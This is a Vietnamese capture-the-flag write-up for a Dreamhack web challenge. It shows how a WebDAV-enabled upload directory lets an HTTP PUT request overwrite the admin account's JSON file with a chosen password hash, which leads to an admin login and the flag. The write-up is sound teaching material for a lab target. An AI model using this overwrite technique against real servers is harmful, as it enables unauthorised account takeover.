Really not SQL, Just JSON
2 phút đọc299 từ
Đề bài
Really not SQL, Just JSON
https://dreamhack.io/wargame/challenges/2105
Solution
Hướng đi của bài
Trước tiên ta đọc code của bài, thấy flag được giữ trong flag.php, yêu cầu user của session phải là admin mới đọc được flag
Vậy ta phải tìm cách log in vào admin, đọc login.php
<?php
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $userDir = __DIR__ . '/user/';
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';

    $filename = $username . '.json';
    $filepath = $userDir . $filename;

    if ($username !== "admin" && $username !== "guest") {
        $error = "User not found";
    } else {
        $userData = json_decode(file_get_contents($filepath), true);
        if ($userData['id'] !== $username){
            $error = "Error occured";
        } else if ($userData['password'] !== hash("sha256", $password)) {
            $error = "Invalid password";
        } else {
            $_SESSION['user'] = $username;
            $success = true;
        }
    }

}
?>
Dù source code cho ta đọc được folder user gồm id và hashed password
Nhưng lại không thể login vì code yêu cầu user nhập password gốc, hashed rồi mới so sánh với hashed password
Vì sha256 là 1 hàm băm (https://dev.to/_akira19/why-is-a-hash-function-irreversible-453c) nên không thể dịch ngược để lấy dữ liệu gốc
if ($userData['password'] !== hash("sha256", $password))Ta tìm hướng đi khác, đọc file 000-default.conf là một file cấu hình VirtualHost của Apache HTTP Server
<VirtualHost *:80>
  ServerAdmin webmaster@localhost
	DocumentRoot /var/www/html

	ErrorLog ${APACHE_LOG_DIR}/error.log
	CustomLog ${APACHE_LOG_DIR}/access.log combined

   <Directory /var/www/html/>
     AllowOverride None
     Require all granted
   </Directory>

  <Directory /var/www/html/user/>
      DAV On
      Options Indexes
      AllowOverride All
      Require all granted
  </Directory>
</VirtualHost>
Phát hiện DAV được bật
Vậy DAV là gì?
DAV hay Web Distributed Authoring and Versioning là một bộ mở rộng của HTTP biến web server thành một ổ đĩa ghi được từ xa (giống Google Drive/ổ mạng). Nó thêm các method mới ngoài GET/POST:
PUT— tải/ghi đè fileDELETE— xoá fileMKCOL— tạo thư mụcCOPY/MOVE— sao chép / di chuyểnPROPFIND— liệt kê file & thuộc tính
Vì
- DAV được bật cho path
/var/www/html/user/
<Directory /var/www/html/user/>
    DAV On          # ← chính dòng này biến /user/ thành thư mục ghi được qua HTTP
    Require all granted
</Directory>.htaccesschỉ chăn methodDELETE
<Limit DELETE>
    Require all denied
</Limit>
chmod 777 /user/vàchmod 666 *.json(trong Dockerfile) nên tiến trình Apache có quyền ghi lên các file đó ở tầng hệ điều hành.
Nên ta có thể ghi đè mật khẩu của admin, từ đó login vào rồi lấy flag qua flag.php
Exploit
Ta thay đổi password gốc của admin thành drakie14, sử dụng SHA 256 Generator để chuyển thành hashed password

-> Payload:
PUT /user/admin.json HTTP/1.1
Host: localhost:32770
Content-Type: application/json

{
  "no":0,
  "id":"admin",
	"password":"c5b8f6c539c74b5a0d7ad38cd5e05ca33c66f8f8d86236869d849d09fb37091d"
}
→ server trả 204 No Content = ghi đè thành công
Ta đăng nhập vào lấy session của admin rồi GET /flag.php để lấy flag

-> PHPSESSID=fc8remlnipgremm8e9q1p5p1d1
Sau đó truy cập /flag.php, ta có được flag

-> Flag:
DH{flag}